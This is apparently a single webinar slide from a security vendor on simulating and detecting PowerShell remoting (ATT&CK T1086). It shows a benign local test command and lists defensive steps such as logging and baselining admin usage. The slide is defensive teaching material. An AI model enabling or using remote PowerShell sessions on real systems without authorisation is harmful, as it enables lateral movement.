
A Functional Introduction to:
Continuous Attack Simulation and Defense With Powershell!

DETECTION & MITIGATION

#7 - PowerShell Session Creation and Use

Name	Description	Default Value
Enable Powershell remoting	Enables Powershell remoting	Enable-PSRemoting
PowerShell Session Creation and Use	Opens powershell remote and connects to a system	Invoke-Command -ScriptBlock {New-PSSession -ComputerName $env:COMPUTERNAME; Test-Connection $env:COMPUTERNAME; Set-Content -Path $env:TEMP\T1086_PowerShell_Session_Creation_and_Use -Value "T1086 PowerShell Session Creation and Use"; Get-Content -Path $env:TEMP\T1086_PowerShell_Session_Creation_and_Use; Remove-Item -Force $env:TEMP\T1086_PowerShell_Session_Creation_and_Use}"

- ✓ Collect local event logs, alert when PSRemoting changes state
- ✓ “Invoke-Command” is super bad*
- ✓ Limit Administrator rights where possible
- ✓ PowerShell Logging (both endpoints)
- ✓ Baseline “normal” origins for legitimate admin PSRemoting usage to find anomalies



Slides available:

https://github.com/ondefend/webinars

Contact us today to learn more about BlindSPOT!

https://blindspotsec.com

OnDefend Cyber Security
info@ondefend.com
1-800-214-2107